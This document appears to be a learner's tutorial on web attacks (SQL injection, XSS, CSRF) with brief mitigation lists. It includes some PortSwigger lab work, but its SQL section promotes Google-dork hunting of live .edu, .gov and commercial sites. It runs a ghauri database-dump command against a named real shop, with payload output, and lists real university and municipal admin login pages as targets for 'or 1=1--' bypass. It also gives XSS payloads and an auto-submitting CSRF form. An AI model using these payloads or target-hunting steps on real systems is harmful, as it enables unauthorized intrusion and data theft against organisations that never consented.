

Web Application Security

Website: DVWA, Vuln web

Attack method: SQL, LFI, CSRF, XSS, Information Discloser

Tools: Sqlmap, Goolge dorks and etc,

SQL:

SQL, which stands for Structured Query Language, is a standardized programming language specifically designed for managing and manipulating data in relational database management systems (RDBMS)

Key aspects of SQL:

- **Database Interaction:** SQL serves as the primary language for communicating with relational databases. It allows users to perform various operations on the data stored within these databases.

Detection of a SQL injection

Introduction to SQL

In order to understand, detect and exploit SQL injections, you need to understand the Structured Query Language (SQL). SQL allows a developer to perform the following requests:

- Retrieve information using the SELECT statement.

- Update information using the UPDATE statement.
- Add new information using the INSERT statement.
- Delete information using the DELETE statement.

More operations (to create/remove/modify tables, databases or triggers) are available but are less likely to be used in web applications.

The most common query used by websites is the SELECT statement which is used to retrieve information from the database. The SELECT statement follows the following syntax:

```
SELECT column1, column2, column3 FROM table1 WHERE column4='string1'  
AND column5=integer1 AND column6=integer2;
```

In this query, the following information is provided to the database:

- The SELECT statement indicates the action to perform: retrieve information.
- The list of columns indicates what columns are expected.
- FROM table1 indicates from what table the records are fetched.
- The conditions following the WHERE statement are used to indicate what conditions the records should meet.

The string1 value is delimited by a simple quote and the integers integer1 and integer2 can be delimited by a simple quote (integer2) or just put directly in the query (integer1).

For example, let see what the request:

```
SELECT column1, column2, column3 FROM table1 WHERE column4='user'  
AND column5=3 AND column6=4;
```

Will retrieve from the following table:

COLU MN1	COLU MN2	COLU MN3	COLU MN4	COLU MN5	COLU MN6
1	test	Paul	user	3	13
2	test1	Robert	user	3	4
3	test33	Super	user	3	4

Using the previous query, the following results will be retrieved:

COLUMN1	COLUMN2	COLUMN3
2	test1	Robert
3	test33	Super

Let's take the example of a shopping website, when accessing the URL /cat.php?id=1, you will see the picture article1. The following table shows what you will see for different values of id:

URL

```
/article.php?  
id=1
```

```
/article.php?  
id=2
```

```
/article.php?  
id=3
```

The PHP code behind this page is:

```
<?php  
  
$id = $_GET["id"];  
  
$result= mysql_query("SELECT * FROM  
articles WHERE id=".$id);  
  
$row = mysql_fetch_assoc($result);  
  
// ... display of an article from the query  
result ...  
  
?>
```

The value provided by the user (`$_GET["id"]`) is directly echoed in the SQL request.

For example, accessing the URL:

- `/article.php?id=1` will generate the following request:
`SELECT * FROM articles WHERE id=1.`
- `/article.php?id=2` will generate the following request
`SELECT * FROM articles WHERE id=2.`

If a user try to access the URL `/article.php?id=2'`, the following request will be executed `SELECT * FROM articles WHERE id=2'`. However, the syntax of this SQL request is incorrect because of the single quote (') and the database will throw an error. For example, MySQL will throw the following error message:

SQL ATTACK :

A **SQL injection** (SQLi) attack is a **cybersecurity vulnerability** that allows an attacker to inject malicious SQL code into a web application's input fields, thereby manipulating the underlying database. This occurs when user inputs are not properly sanitized or validated, enabling the execution of unintended SQL commands. Attackers can exploit this flaw to interfere with database queries, potentially leading to unauthorized access, data theft, data modification, or even complete system compromise

How to find SQL Injection Using Google Dorks:

inurl:php?id= site:.edu

inurl:php?id=

inurl:product.php?id= site:.com

site:.gov inurl:php?id=

inurl:buy.php?category=

inurl:index.php?id=

inurl:product.php?id= site:.com

AI Mode All Images Shopping Videos Short videos Forums More Tools

FAVORGEN BIOTECH CORP
FavorPrep™ PCR Clean Up Kit - Micro
DESCRIPTION. The FavorPrep™ PCR Clean Up Micro Kit is designed for cleaning up DNA fragments from PCR product and other enzymatic reactions.

preciousscientific.com
Product | Precious Scientific Glass Works, Ankleshwar
Product Name, Jackated heat exchanger. Description, Application, pharma. © All rights reserved | Website by: iBrandcare.

Alibaba.com
product php id - Access Control Cards Security System
The product PHP ID serves as a cornerstone of modern e-commerce platforms and digital inventory systems. Acting as a unique identifier, it plays a critical role ...
4.5 ★ store rating (18)

Plemons Machinery Services
sku # 6784 - 2001302 ~ spring loaded single idle roller assy
Image, Sku#, Description, Sell Unit. 1466, 0204800 ~ BUSHING, Call EACH. 1646, 1500102 ~


This are most sql injection dorks that i use mostly for sql injection hunting

Manually test the url just look like this
<https://www.acevel.com/product.php?id=28> just put some sql query in end of the url

Appliy sql query end of the url Sql query: ', ", ;, --, -

Automation tool: sqlmap, Ghauri

First identify the url that have “php?id=” and then add ‘ single quote end of the parameter and then look for any sql error below in the picture



```
cpoookie@DESKTOP-AMC7DNO: ~]$ # Dump ALL tables in the database
ghauri -u 'https://www.acevel.com/product.php?id=28' --batch --dbms=MYSQL --level 3 --threads 2 --dump --current-db
{1.4.2}
https://github.com/r0oth3x49
An advanced SQL injection detection & exploitation tool

[*] starting @ 12:51:25 /2025-10-23/
[12:51:25] [INFO] testing connection to the target URL
Ghauri resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: id=28 AND GTID_SUBSET(CONCAT_WS(0x28,0x496e6a65637465647e,0x72306f746833783439,0x7e454e44),1337)-- wXyW
---
```

```
An advanced SQL injection detection & exploitation tool.

[*] starting @ 12:51:25 /2025-10-23/
[12:51:25] [INFO] testing connection to the target URL
Ghauri resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: id=28 AND GTID_SUBSET(CONCAT_WS(0x28,0x496e6a65637465647e,0x72306f746833783439,0x7e454e44),1337)-- wXyW
[12:51:33] [INFO] testing MySQL
[12:51:33] [INFO] confirming MySQL
[12:51:33] [INFO] the back-end DBMS is MySQL
[12:51:33] [INFO] fetching current database
[12:51:36] [INFO] resumed: 'udm821017376_db'
current database: 'udm821017376_db'
[12:51:36] [WARNING] missing database parameter. Ghauri is going to use the current database to enumerate table(s) entries
[12:51:36] [INFO] fetching tables for database: udm821017376_db
[12:51:36] [INFO] fetching number of tables for database 'udm821017376_db'

[12:51:43] [INFO] fetched data logged to text files under '/home/pooke/.ghauri/www.acevel.com'
[*] ending @ 12:51:43 /2025-10-23/
```

ADMIN Page LOGIN INJECTION:

Let's start by understanding the basics and explore a classic example of an 'or 1=1-- payload

Imagine you have a simple login page on a website. The code behind it executes an SQL query like this:

```
SELECT * FROM users WHERE username = '$input_username' AND password = '$input_password';
```


Username: 'or 1=1--
Password: any random data

Let's break down what's happening here:

- The single quote (') closes the opening quote in the SQL query, effectively closing the username field.
- or 1=1 is always true in SQL. So, this part of the query essentially says, "Give me all the records where the username is anything or where 1 is equal to 1," which is always true. **(a=randomdata or 1=1 ==> TRUE)**
- The double hyphens (--) are used to comment out the rest of the query, ensuring that the injected code doesn't break the original query structure.
- As a result, the query executed by the application becomes:

Google dork for this sql injection:


inurl:admin/login.php



The screenshot shows a search results page with the query "inurl:admin/login.php". The results list several websites that have exposed their administrative login pages:

- Gurugram University**: <https://gurugramuniversity.ac.in/Admin/login>
- NPP Sitapur**: <https://nppsitapur.in/admin/login>
- ULBApp Login.php**: Municipal Tax Management System. NAGAR PALIKA PARISHAD SITAPUR. Login. Username. Please fill in your username. Password. Forgot Password?
- Beautiful Beginning Integrated Ideal School, Ado-Ekiti**: <https://www.beautifulbeginning.sch.ng/primary/login>
- BABA BHOTNATH MAHAVIDYALAYA - BAGHA**: <http://bbncollege.org/admin/login>

Login Bypass Reliability: 'or 1=1 -- ' attempts to load all rows from a table. However, if the login system expects only one row as a result, this payload may not successfully bypass the login. It's not a reliable technique in such cases



Welcome

Sardar Patel College, Hilsa	
Session	2023-2024
Open Merit :	Merit 1
No. of Students(As Opened Merit)	1200
Admitted Students(As Opened Merit)	1200
Total Admitted Students	1200

©Copy rights reserved at Mr. Sunni Kumar (e-bihar Portal)

Mitigation for Sql injection:

- ❖ The most effective approach is to **use parameterized queries and prepared statements**
- ❖ **Deploying a Web Application Firewall (WAF)** provides an additional layer of protection by monitoring and filtering incoming HTTP traffic, detecting known attack patterns, and enabling virtual patching for immediate defense while code fixes are developed
- ❖ Update database regularly
- ❖ Input validation and sanitization

Stored XSS attack Reflected XSS

Reflected XSS

In this section, we'll explain reflected cross-site scripting, describe the impact of reflected XSS attacks, and spell out how to find reflected XSS vulnerabilities.

What is reflected cross-site scripting?

Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Suppose a website has a search function which receives the user-supplied search term in a URL parameter:

<https://insecure-website.com/search?term=gif>

The application echoes the supplied search term in the response to this URL:

<p>You searched for: gift</p>

Assuming the application doesn't perform any other processing of the data, an attacker can construct an attack like this:

https://insecure-website.com/search?term=<script>/*+Bad+stuff+here...+*</script>

This URL results in the following response:

```
<p>You searched for: <script>/* Bad stuff here...</script></p>
```

If another user of the application requests the attacker's URL, then the script supplied by the attacker will execute in the victim user's browser, in the context of their session with the application

HTML Injection to XSS Payload Injection


Html is (hyper text markup language) which is used to design front end Web application

Html Injection:

Html injection is we we inject html tag payload in “search bar”

To modify some function in application like this

Basic Injection: <h1>banger</h1>



Zoekresultaat voor: hari

Advanced Injection: <svg width="100" height="100"><circle cx="50" cy="50" r="40" stroke="green" stroke-width="4" fill="yellow" /></svg>

A screenshot of the biosuperdeal.be website. At the top, there is a navigation bar with links for "HOME", "OVER ONS", "NIEUWS & PROMOTIES", and "CONTACT". On the far right of the navigation bar, there is a "MIJN ACCOUNT" link and a shopping cart icon showing "(€ 0,00)". Below the navigation bar is the main header with the "Bio SuperDeal" logo and a "GRATIS LEVERING VANAF € 59" offer. The main content area shows a search bar with the query "<h1>hari</hari>" and a green search button. Below the search bar, there is a list of product categories: ECO/Ecocheques, Eco/ZERO WASTE, Juwelen, Kaarsen & Aromatherapie, Koffie, Onderhoud, Qwetch, Sport, Superfoods, TERUGROEPACTIE, Thee, Vegan, and Verzorging. At the bottom of the page, there is a breadcrumb navigation showing "Home / Producten zoeken".

Zoekresultaat voor:

Geen resultaten gevonden.

Chaining the HTML to Reflected XSS Attack:

Javascript:

JavaScript language, which is used to develop front page of web application is used **to make web pages interactive by enabling dynamic content updates, form validation, and manipulation of the Document Object Model (DOM)**


Reflected XSS Attack:

A reflected XSS attack occurs when a malicious script is injected into a web application through a user request, such as a URL parameter, and then immediately reflected back in the HTTP response without being stored on the server. This type of attack is also known as non-persistent, first-order, or type 1 XSS

For example, an attacker might craft a URL like

`http://example.com/search?query=<script>alert('XSS')</script>`; if the application reflects the input without encoding, the script executes in the victim's browser

```
'search_results.php?inputsearch="><img+src%3Dx+onerror%3Dalert('XSS'))'+";'
```



Stored XSS:

Stored cross-site scripting (also known as second-order or persistent XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way

Suppose a website allows users to submit comments on blog posts, which are displayed to other users. Users submit comments using an HTTP request like the following

```
POST /post/comment HTTP/1.1 Host: vulnerable-website.com
Content-Length: 100
postId=3&comment=This+post+was+extremely+helpful.&name=Ca
rlos+Montoya&email=carlos%40normal-user.ne
```

Leave a comment

Comment:

```
<script>alert(1)</script>
```

Name:

Email:

Website:

0a0c0080034a0daa802627c100b400e9.web-security-academy.net says

420

OK

Cancel

Prevention of XSS:

- developers should validate and sanitize all user input, use output encoding (such as HTML entity encoding or JavaScript escaping), and implement secure coding practices like allowlisting
- HTTPOnly and Secure flags on session cookies to prevent JavaScript access and transmission over insecure connections
- A strict Content Security Policy (CSP) can further mitigate risk by restricting which scripts can execute, and web application firewalls (WAFs) can help detect and block malicious requests in real time

Cross-site request forgery (CSRF)

Cross-Site Request Forgery (CSRF), also known as XSRF or a one-click attack, is a **web security vulnerability that allows an attacker to trick a user's browser into executing unintended actions on a web application where the user is authenticated**

TOOL : Brupsuite professional

ATTACK METHOD: Email change functionality

Look for login into your own account of any website

Login

Username

Password

Log in

Login to your account the look for update email in your account and input your email in the update email

Email

Update email

Capture that update request in brupsuite tool in

285	https://exploit-0a3f03ceb12b848.. GET	/academyLabHeader	101	147	
287	https://0a57001f03ceb12b848.. GET	/academyLabHeader	101	147	
280	https://exploit-0a570044033eb.. GET	/deliver-to-victim	302	166	
265	https://tags.srv.stackadapt.com GET	/js_tracking?url=https%3A%2F%2Fp...	✓	204	224
260	https://0a57001f03ceb12b848.. POST	/my-account/change-email	✓	302	101
266	https://0a57001f03ceb12b848.. POST	/my-account/change-email	✓	302	101
261	https://0a57001f03ceb12b848.. GET	/my-account?id=wiener	✓	200	3470 HTML CSRF v

Touch on the **/my-account/change-email/**

S Burp Project Intruder Repeater View Help

Burp Suite Professional v2023.1.4 - Temporary Project - licensed to h3110w0rid

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace ⚙ Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URI	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
264	https://0a57001f03ceb12b848...	GET	/academyLabHeader			101	147				✓	79.125.84.16			10:30:10 31 ...	8080	308
265	https://0a57001f03ceb12b848...	POST	/my-account/change-email		✓	302	101				✓	79.125.84.16			10:30:07 31 ...	8080	308
261	https://0a57001f03ceb12b848...	GET	/my-account?id=wiener		✓	200	3470	HTML		CSRF vulnerability with ...	✓	79.125.84.16			10:30:09 31 ...	8080	260
262	https://0a57001f03ceb12b848...	GET	/resources/labheader/images/logoAc...			200	8852	XML	svg		✓	79.125.84.16			10:30:09 31 ...	8080	266

Request

Pretty Raw Hex

```
1 POST /my-account/change-email HTTP/2
2 Host: 0a57001f03ceb12b848aa84005900bd.web-security-academy.net
3 Cookie: sessionid=q0PvV1T0Jh7sxX0uaBaLqD04oe7f
4 Content-Length: 20
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand");v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US, en;q=0.9
10 Origin: https://0a57001f03ceb12b848aa84005900bd.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a57001f03ceb12b848aa84005900bd.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u0, 1
22
23
24 email@test40seat.co
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /my-account?id=wiener
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

0 highlights

Event log (3) All issues (156)

Memory: 209.6MB

Right click on the on the request page in the below look for engage tool in

Generate CSRF POC

#	Host	Method	URI	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
280	https://exploit-0a570044033eb..	GET	/deliver-to-victim			302					✓	34.246.129.62					
265	https://tags.srv.stackadapt.com	GET	/js_tracking?url=https%3A%2F%2F...		✓	204					✓	54.157.191.160					
260	https://0a57001f03ceb12b848...	POST	/my-account/change-email		✓	302					✓	79.125.84.16					
266	https://0a57001f03ceb12b848...	POST	/my-account/change-email		✓	302					✓	79.125.84.16					
261	https://0a57001f03ceb12b848...	GET	/my-account?id=wiener		✓	200					✓	79.125.84.16					
267	https://0a57001f03ceb12b848...	GET	/my-account?id=wiener		✓	200					✓	79.125.84.16					

Request

Pretty Raw Hex

```
1 POST /my-account/change-email HTTP/2
2 Host: 0a57001f03ceb12b848aa84005900bd.web-security-academy.net
3 Cookie: sessionid=q0PvV1T0Jh7sxX0uaBaLqD04oe7f
4 Content-Length: 20
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand");v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US, en;q=0.9
10 Origin: https://0a57001f03ceb12b848aa84005900bd.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a57001f03ceb12b848aa84005900bd.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u0, 1
22
23
24
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /my-account?id=wiener
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Find references Discover content Schedule task Generate CSRF POC

0 highlights

Event log (3) All issues (168)

It will show the email that you updated in your account with script
look for you email and try to change to hacker@gmail.com

CSRF HTML:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a57001f03ceb12b8484aa84005900bd.web-security-academy.net/my-account"
      method="post">
<input type="hidden" name="email" value="hacker&#64;team&#46;ca" />
<input type="submit" value="Submit request" />
</form>
<script>
  history.pushState('', '', '/');
  document.forms[0].submit();
</script>
</body>
</html>
```

Look down the in the below there is the CLICK ON the Test browser and click on that copy the url and paste in the browser

The screenshot shows the Burp Suite interface with the following details:

- Header Tab:** Shows `Sec-Ch-Ua-Mobile: ?0` and `Sec-Ch-Ua-Platform: "Windows"`.
- Content Tab:** Labeled "CSRF HT". It contains the following HTML code:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a57001f03ceb12b8484aa84005900bd.web-security-academy.net/my-account"
      method="post">
<input type="hidden" name="email" value="hacker&#64;team&#46;ca" />
<input type="submit" value="Submit request" />
</form>
<script>
  history.pushState('', '', '/');
  document.forms[0].submit();
</script>
</body>
</html>
```
- Show response in browser Dialog:** A modal window titled "Show response in browser" is displayed. It contains the following text:

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

URL: `http://burpsuite/show/3/gje0wsdyl5myqdq1e8n8g1ggf8g6m0l`


In future, just copy the URL and don't show this dialog

Buttons: `Copy`, `Close`
- Bottom Buttons:** Includes "Regenerate", "Test in browser", "Copy HTML", and "Close".

It will show the submit the request click on that it will automatically change the email address of the attacker

Submit request

Your email is: hacker@teat.ca



A screenshot of a web application interface. At the top, there is a text input field containing the placeholder "Email". Below the input field is a green button labeled "Update email". Above the input field, the text "Your email is: hacker@teat.ca" is displayed.

This is the simple method to perform CSRF there is a lot of way to manipulate this attack

CSRF Mitigation

- **CSRF tokens** – The server generates a random token and includes it in every form or request. When a request comes in, the server checks if the token matches. This ensures the request came from the real site, not from a malicious one.
- **SameSite cookies** – We set cookies with the SameSite=Lax or Strict attribute so that browsers don't automatically send cookies during cross-site requests.
- **Check the Origin or Referer header** – The server validates that requests are coming from the same domain.

- **Use Authorization headers for APIs** – Instead of cookies, APIs can use tokens like JWT in headers. That way, browsers don't send them automatically.
- **Re-authentication for critical actions** – For sensitive operations like password changes or money transfers, the app can ask the user to confirm with their password or OTP